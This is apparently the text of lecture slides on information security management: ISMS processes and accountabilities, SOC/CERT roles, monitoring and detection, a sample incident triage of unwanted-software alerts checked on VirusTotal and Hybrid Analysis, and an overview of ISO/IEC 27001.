
ISMS Process Description Example

ISMS process consists of four sub-processes: Strategy/GRC – Design – Execution/Operation and Control.

Since Information Security is pervasive within IT infrastructure, systems and networks, the ISMS has to guarantee to the Company the **correctness and transparency** of the activities carried out.

For this reason, the Separation of Duties principle has been applied and different accountabilities have been assigned to four sub-processes: IT Dept. has the Accountability for Design and Execution/Operation phases (with exception of Security Incident Management, assigned to IS Dept.) while IS Dept. has Accountability for Governance/GRC and Control phases.


ISMS process Policies & Documents



ISMS process requires specific documentation periodically updated according to:

- Organization changes
- Requirements and Regulations modifications

ISMS Documentation Plan Example



The ISMS requires also several documents as policies, standards, guidelines, procedures and baselines

- **Policies:** High level statements of principle or course of action governing the Information Security of Organization
- **Guidelines:** documents providing non-authoritative guidance on policy or standards
- **Procedures:** set of documents describing step-by-step or detailed instructions for implementing or maintaining security controls
- **Instructions:** specific configuration for technologies and systems that are designed for easy compliance with established Policy, Guidelines and Procedures

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
Technology Area

Sets of Countermeasures and Products

Defense Countermeasures	HW/SW Products and Tools
Network Protection Perimeter Defense , LANs Segregation	Firewall
Communication Protection Tunnelling Protocols	HTTPs, IPsec, VPN (Virtual Private Network), SSH
Content Protection Content Filtering, Application Control	Antivirus Software, IPS/IDS for Networks & Hosts, Web Filtering, Proxy
Data Protection Intellectual Property, Information Exfiltration Protection, Data Recovery	Classification, Encryption, Backup, Redundancy Techniques, Data Loss Prevention (DLP)
Identity Management Access Control & Authentication	<ul style="list-style-type: none"> ❖ One Factor Authentication: e. g. Password («Something I know») ❖ Multi Factor Authentication: e.g. Token + PIN («Something I have» + «Something I know») e.g. Token + PIN + Biometric Data («Something I have» + «Something I know» + «Something I am») ❖ PKI, Digital Signature

Information Security Management System process (ISMS)

SOC & CERT Group



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SOC & CERT

ISMS process defines and assigns different Accountabilities and Responsibilities to IS and IT Depts.

SOC has the capabilities to **analyze** information to **identify potential risks** and **intrusion attempts** that eventually will be escalated to CERT in order to **respond promptly** to any **cyber incident**. In summary, SOC/CERT functions are:

- Proactively **monitoring** data and security infrastructure;
- Effectively **preventing** and **managing** security incidents and threats

Recap... The seven design goals of Information Security

Information Security Goals	Action
Confidentiality	To prevent Unauthorized Access to information
Integrity	To make sure that the Data is the Correct one
Availability	To prevent Loss of Data and Services
Access Control	How Users and Systems can communicate
Authentication	It proves that a User or a System are actually who they say they are
Accountability/Ownership	The Responsibility for an Item
Accounting	The Tracking of an activity

and Prevention means “Minimize the Risk” !!

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Monitoring and Detection Activity

..... Logs, Logs, Logs and Correlation

“The real voyage of discovery consists not in seeking new landscape but in having new eyes” (M. Proust)

How can we protect the Company, preventing Security Incidents?



Looking for the traces left on networks and systems !

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
Monitoring and Detection Activity

As it has been said before, the Monitoring and Detection activities are mandatory.

The M. Proust sentence is significant to understand an important truth: by IT system logs analysis often we can understand what's happening, anticipating the occurrence of a security incident.

But we must look!!!

Effective Defense Philosophy: Synergy of Prevention & Detection



By combining **preventive controls and detection activities**, the **best protection** will be obtained.

In fact **Defense in Depth is used to slow down the attacker**: for examples Firewall block unwanted network traffic, Access Controls restrict who can see what within the IT systems and require to attacker tools, techniques and time for overcoming these barriers. It is possible to compare Preventive Controls to a maze.

But Defensive Controls are not enough: attacker has plenty of time to examine the obstacles and figure out a way around it.

Then with **Detection activities**, it is possible to generate alerts to defenders in such a way the attackers do not know which steps are safe and which are not: the Detection in fact is a similar to a minefield, where a person cannot see obstacles and does not know which step are right ones.

Cyber Attack Sequence in Detail and Responding to Incident Process




Fig 1. Today Cyber Attack Sequence




Fig 2. Incident Management Process Model


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Cyber Attack Sequence in Detail and Responding to Incident Process

In Fig.1 a typical today cyber attack is described. Because the malware lateral movement (i.e. inside the organization) represents the real danger that can generate serious damage (e.g Wannacry attack), an effective Security Incident Management process for responding to Incident has to be defined.


In Fig. 2 a typical Security Incident Management process model is shown as described in slide 57.

Incident Management Process



SOC

- Monitoring
- Detection
- 1st Level Analysis of Incident
- Prioritization & Escalation



CERT

- 2nd Level Analysis of Incident
- Investigation with Malware Analysis & Forensics
- Remediation Plans
- Lessons Learnt

Security Incident Management: Example

1) Alerts generated by an **EndPoint Detection & Response (EDR) Agent** installed in Host_1 and Host_2

Incident Number #	22301
Classification	Install Monetizer
Description and Recommended Actions	InstallMonetizer installs unwanted software on PC at the same time as the software you are trying to install without adequate consent. Use tool built-in options to quarantine or delete the file. Make sure Security Policy is enforced
Severity	Low
File Hashing Sha256	B779AC783BFFADFDECB81FEA20F4AAAF16755FE3C0BEC61F35EF1E824B5C20
Host Name - Host Ip	Host_1 - 192.168..10.10
Path	c:\users\user_name\documents\disk-defrag-setup.exe

Incident Number #	25413
Classification	Ask Toolbar
Severity	Low
Description and Recommended Actions	Ask Toolbar is typically contained in modified software installers and installed without the user's knowledge. It can create pop-up ads and interfere with web browsing by redirecting users to unexpected websites. Uninstall the program at the PC. Make sure Security Policy is enforced.
File Hashing Sha256	3B61CE3D5D75FE4A90313741CDF71C47BA6543FC568AB3293ED33983FF717D8
Host Name - Host Ip	Host_2 - 10.10.5.23
Path	c:\users\user_name\documents\setupimgburn_2.5.7.0.exe

Security Incident Management: Example

2) Checking File Hash to understand if the Alert is a False Positive

- **First Choice:** connection to **VirusTotal** Web Site <https://www.virustotal.com/#/home/upload>

A) **Fast Action:** uploading Hash file in Search Tab :

15 engines detected this file

SHA-256	b779ac783bffdfeecbb81fea20f4aaaf16755fe3c0becd61f35ef1e824b5c20
File name	diskFRg4.1.0.0.exe
File size	5.05 MB
Last analysis	2018-06-14 16:38:40 UTC
Community score	+42

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Detection Details Relations Behavior Community

Avira PUA/MyPCBackup.Gen Baidu Win32.Trojan.WisdomEyes.16070401....

PUA: Potentially Unwanted Application

B) **Complete Action:** uploading file in File Tab by **Choose file** button

- **Second Choice:** connection to **Hybrid Analysis** Web Site <https://www.hybrid-analysis.com/>

Automatic verification and Test in Sandbox

Analysis Overview

Submission name: SetupImgBurn_2.57.0.exe
 Size: 5.8MiB
 Type: **peexe**
 SHA256: 3b61ce3d5d75fe4a90313741cdfa71c47ba6543fc568ab3293ed33983ff717d8
 Operating System: Windows
 Last Anti-Virus Scan: 07/06/2018 18:02:44
 Last Sandbox Report: 06/18/2018 14:16:18

malicious
 Threat Score: 100/100
 AV Detection: Yes
 #evare #fime #psa
 Link Twitter E-Mail

Falcon Sandbox Reports

MALICIOUS
 Sample icon: SetupImgBurn_2.57.0.exe
 Analyzed on: 06/18/2018 14:10:18
 Environment: Windows 7 x64
 Threat Score: 100/100
 AV Detection: 25% (VirusTotal, Avast, Avira, BitDefender, Emsisoft, F-Secure, GData, Kaspersky, McAfee, NOD32, Panda, Symantec, Trend Micro, Webroot, ZoneAlarm)
 Indicators: 1 (1/1)
 Network: 1 (1/1)

MALICIOUS
 Sample icon: 3b61ce3d5d75fe4a90313741cdfa71c47ba6543fc568ab3293ed33983ff717d8
 Analyzed on: 02/09/2018 15:05:11
 Environment: Windows 7 x64
 Threat Score: 100/100
 AV Detection: 100% (VirusTotal, Avast, Avira, BitDefender, Emsisoft, F-Secure, GData, Kaspersky, McAfee, NOD32, Panda, Symantec, Trend Micro, Webroot, ZoneAlarm)
 Indicators: 1 (1/1)
 Network: 1 (1/1)

VirusTotal was founded in 2004 as a free service that analyzes files and URLs for viruses, worms, trojans and other kinds of malicious content. It inspects items with over 70 antivirus scanners and URL/domain blacklisting services

<https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works>

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ISO/IEC 27000 Family

ISO/IEC 27000 Family is composed by a wide set of standards, Requirements and Guidelines


- ISO/IEC 27001 specifies Security Requirement for the ISMS: it is Certifiable
- ISO/IEC 27002 is the Guideline for implementation of the ISMS
- ISO/IEC 27000 (free) is the Vocabulary and Bibliography



ISO/IEC 27001 structure (1/2)

ISO/IEC 27001 is structured in two main areas:

- «High part»
 - Specified the requirements for the ISMS (clause 4 to 10)
 - Requirements are written using the imperative *SHALL*
- «Low part»
 - The *Annex-A* is a checklist composed by 114 security controls, divided into 35 security objectives that are grouped into 14 clauses

ISO/IEC 27001 Structure (1/2)


The ISO/IEC 27001 (formally known as *ISO/IEC 27001:2013*) international standard is a specification for an Information Security Management System (ISMS).

The standard covers all types of organizations (*e.g.* commercial enterprises, government agencies, non-profits), all sizes (from micro-businesses to huge multinationals), and all industries or markets (*e.g.* retail, banking, defense, healthcare, education and government).

An ISMS may be *certified compliant with ISO/IEC 27001* by a number of Accredited Registrars worldwide.

The auditors *will* seek evidence to confirm that the ISMS has been properly designed and implemented, and is in fact in operation

ISO/IEC 27001 structure (2/2)



(*) Chapter 6 "Plan" defines actions to address Risk and identifies Security Controls to mitigate it. Annex A is the proposed Control Checklist. A Control means countermeasure which modifies Risk

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ISO/IEC 27001 Structure (2/2)

ISO/IEC 27001:2013 has the following main sections:

- **4 Context of the organization** - understanding the organizational context, the needs and expectations of 'interested parties' and defining the scope of the ISMS. Section 4.4 states very plainly that "The organization shall establish, implement, maintain and continually improve" the ISMS.
- **5 Leadership** - Top Management must demonstrate leadership and commitment to the ISMS, mandate policy and assign information security roles, responsibilities and authorities.
- **6 Planning** - outlines the process to identify, analyze and plan to treat information risks, and clarify the *objectives* of information security.
- **7 Support** - adequate, competent resources must be assigned, awareness raised, documentation prepared and controlled.
- **8 Operation** - assessing and treating information risks, managing changes, and documenting things, so that they can be audited by the certification auditors).
- **9 Performance evaluation** - monitor, measure, analyze and evaluate/audit/review the information security controls, processes and management system
